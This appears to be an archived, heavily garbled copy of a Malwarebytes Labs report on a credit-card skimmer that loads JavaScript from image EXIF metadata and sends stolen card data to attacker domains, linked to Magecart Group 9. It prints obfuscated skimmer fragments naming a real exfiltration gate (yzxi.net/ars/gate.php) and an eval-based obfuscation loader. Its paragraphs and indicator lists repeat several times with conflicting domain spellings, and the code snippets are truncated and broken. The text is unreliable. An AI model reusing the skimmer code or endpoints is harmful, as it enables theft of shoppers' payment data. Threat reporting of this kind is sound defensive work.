



# Web skimmer hides within EXIF metadata, exfiltrates credit cards via image files | Malwarebytes Labs

By Jérôme Segura

Published: 2020-06-24 · Archived: 2026-04-05 20:07:25 UTC



Finally, this skimmer may have ties with Magecart Group 9. Security researcher [@AffableKraut pointed out](#) that a domain (`magentorates[.]com`) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of `magerates[.]com`.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another [clever evasion technique](#) in the form of WebSockets. This type of skimmer was [tied](#) to Magecart Group 9, originally [disclosed](#) by [Yonathan Klijnsma](#) .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

## Indicators of Compromise

### EXIF skimmers

```
cddn[.]site  
magentorates[.]com  
pixasbay[.]com  
lebs[.]site  
bestcdnforbusiness[.]com  
apilivechat[.]com  
undcoveria[.]com  
wosus[.]site
```

### Older EXIF skimmer

```
jqueryanalise[.]xyz  
jquery-analitycs[.]com
```

### Skimmer #3

```
xciy[.]net  
yxxi[.]net  
cxizi[.]net  
yzxi[.]net
```

### Other skimmers

```
sonol[.]site  
webtrans[.]site  
koinweb[.]site  
xoet[.]site  
ads-fbstatistic[.]com  
bizrateservices[.]com  
towbarchat[.]com  
teamsystems[.]info  
j-queries[.]com
```

### Registrant emails


```
anya.barber56@gmail[.]com  
smithlatrice100@yahoo[.]com  
rotrnberg.s4715@gmail[.]com  
newserf@mail[.]ru
```

```
<html>  
<script>  
  var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\  
  (function(_0x242ecc, _0x528af0) {  
    var _0x1e1be8 = function(_0x1efd91) {  
      while (--_0x1efd91) {  
        _0x242ecc['push'](_0x242ecc['shift']());  
      }  
    };  
    _0x1e1be8(++_0x528af0);  
  })(_0x2626, 0xf8);  
  var _0x5531 = function(_0x5890cf, _0x9a0395) {   
    _0x5890cf = 93, _0x9a0395 = undefined  
    _0x5890cf = _0x5890cf - 0x0;  
    var _0x4b6433 = _0x2626[_0x5890cf]; _0x4b6433 = "https://yzxi.net/ars/gate.php"  
    return _0x4b6433;  
  }
```




While debugging it, we can spot the string ‘ars’ within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher [@AffableKraut pointed out](#) that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another [clever evasion technique](#) in the form of WebSockets. This type of skimmer was [tied](#) to Magecart Group 9, originally [disclosed](#) by [Yonathan Klijnsma](#) .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

## Indicators of Compromise

### EXIF skimmers

```
cddn[.]site  
magentorates[.]com  
pixasbay[.]com  
lebs[.]site  
bestcdnforbusiness[.]com  
apilivechat[.]com  
undecoveria[.]com  
wosus[.]site
```

### Older EXIF skimmer

```
jqueryanalyse[.]xyz  
jquery-analytcs[.]com
```

### Skimmer #3

```
xciy[.]net  
yxxi[.]net  
cxizi[.]net  
yzxi[.]net
```


### Other skimmers

```
sonol[.]site  
webtrans[.]site  
koinweb[.]site  
xoet[.]site  
ads-fbstatistic[.]com  
bizrateservices[.]com  
towbarchat[.]com
```

```
teamsystems[.]info  
j-queries[.]com
```

### Registrant emails

```
anya.barber56@gmail[.]com  
smithlatrice100@yahoo[.]com  
rotrnberg.s4715@gmail[.]com  
newserf@mail[.]ru
```



We also can connect this threat actor to another skimming script based on the registrant's email (`rotrnberg.s4715@gmail[.]com`) for `cddn[.]site`. Two domains (`cxizi[.]net` and `yzxi[.]net`) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive [here](#)).


```
<html>
<script>
  var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
  (function(_0x242ecc, _0x528af0) {
    var _0x1e1be8 = function(_0x1efd91) {
      while (--_0x1efd91) {
        _0x242ecc['push'](_0x242ecc['shift']());
      }
    };
    _0x1e1be8(++_0x528af0);
  })(_0x2626, 0xf8);
  var _0x5531 = function(_0x5890cf, _0x9a0395) {
    _0x5890cf = _0x5890cf - 0x0;
    var _0x4b6433 = _0x2626[_0x5890cf];
    return 0x4b6433;
  };
  _0x5890cf = 93, _0x9a0395 = undefined
  _0x4b6433 = "https://yzxi.net/ars/gate.php"
```

While debugging it, we can spot the string ‘ars’ within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.

The screenshot shows the 'Request Headers' section of a browser's developer tools. The request is a GET to /f1/index.php? with a hash parameter. The hash value is redacted with a grey box and the text 'Base64 encoding' is overlaid in red. Below the request headers, the 'Client' section shows 'Miscellaneous' information: 'Sec-Fetch-Dest: image', 'Sec-Fetch-Mode: no-cors', and 'Sec-Fetch-Site: cross-site'. The 'Response Headers' section shows 'HTTP/1.1 200 OK'. Under 'Cache', the 'Entity' section shows 'Content-Length: 35' and 'Content-Type: image/gif', with the latter circled in red. The 'Miscellaneous' section shows 'Server: nginx/1.14.0 (Ubuntu)'. The 'Transport' section shows 'Connection: keep-alive'. A blue logo is visible in the bottom right corner of the screenshot.

Finally, this skimmer may have ties with Magecart Group 9. Security researcher [@AffableKraut pointed out](#) that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another [clever evasion technique](#) in the form of WebSockets. This type of skimmer was [tied](#) to Magecart Group 9, originally [disclosed](#) by [Yonathan Klijnsma](#) .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

## Indicators of Compromise

### EXIF skimmers

```
cddn[.]site  
magentorates[.]com  
pixasbay[.]com  
lebs[.]site  
bestcdnforbusiness[.]com  
apilivechat[.]com  
undcoveria[.]com  
wosus[.]site
```

### Older EXIF skimmer

```
jqueryanalyse[.]xyz  
jquery-analitycs[.]com
```

### Skimmer #3

```
xciy[.]net  
yxxi[.]net  
cxizi[.]net  
yzxi[.]net
```

### Other skimmers

```
sonol[.]site  
webtrans[.]site  
koinweb[.]site  
xoet[.]site  
ads-fbstatistic[.]com  
bizrateservices[.]com  
towbarchat[.]com  
teamsystems[.]info  
j-queries[.]com
```

### Registrant emails


```
anya.barber56@gmail[.]com  
smithlatrice100@yahoo[.]com  
rotrnberg.s4715@gmail[.]com  
newserf@mail[.]ru
```

```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
      "Source code for [{JS}] could not be loaded.\n\n" +
      "Please check the following:\n\n" +
      "- the absolute URL path '{JS}' should be valid and readable\n\n" +
      "- if you have specified a repository name, make sure you dit it via 'rjs'
      query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n\n" +
      "- if a repository name was not specified, make sure that the repository
      '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n\n" +
      "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
function(w,i,s,e){
  var l1ll=0;var l1llI=0;var l1lll=0;var l1llll=[];var l1llI=[];
  while(true){
    if(l1ll<5)l1llI.push(w.charAt(l1ll));else if(l1ll<w.length)l1lll.
    push(w.charAt(l1ll));l1ll++;
    if(l1llI<5)l1llI.push(i.charAt(l1llI));else if(l1llI<i.length)l1lll.
    push(i.charAt(l1llI));l1llI++;
    if(l1lll<5)l1llI.push(s.charAt(l1lll));else if(l1lll<s.length)l1lll.
    push(s.charAt(l1lll));l1lll++;
    if(w.length+i.length+s.length+e.length==l1lll.length+l1llI.length+e.
    .length)break;
  }
  var l1ll=l1lll.join('');var l1llI=l1llI.join('');l1llI=0;var l1llll=[];
  for(l1lll=0;l1lll<l1lll.length;l1lll+=2){
    var l1lll=-1;if(l1llI.charCodeAt(l1llI)%2)l1lll=1;
    l1lll.push(String.fromCharCode(parseInt(l1lll.substr(l1lll,2),36)-
    l1lll));
    l1llI++;if(l1llI>=l1llI.length)l1llI=0;
  }
  return l1lll.join('');
}
('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
```

### Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalyse[.]xyz (archive [here](#)). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.



We also can connect this threat actor to another skimming script based on the registrant’s email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive [here](#)).

```

<html>
<script>
var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
(function(_0x242ecc, _0x528af0) {
var _0x1e1be8 = function(_0x1efd91) {
while (--_0x1efd91) {
_0x242ecc['push'](_0x242ecc['shift']());
}
};
_0x1e1be8(++_0x528af0);
}(_0x2626, 0xf8));
var _0x5531 = function(_0x5890cf, _0x9a0395) {
_0x5890cf = 93, _0x9a0395 = undefined
_0x5890cf = _0x5890cf - 0x0;
var _0x4b6433 = _0x2626[_0x5890cf];
return _0x4b6433;
}

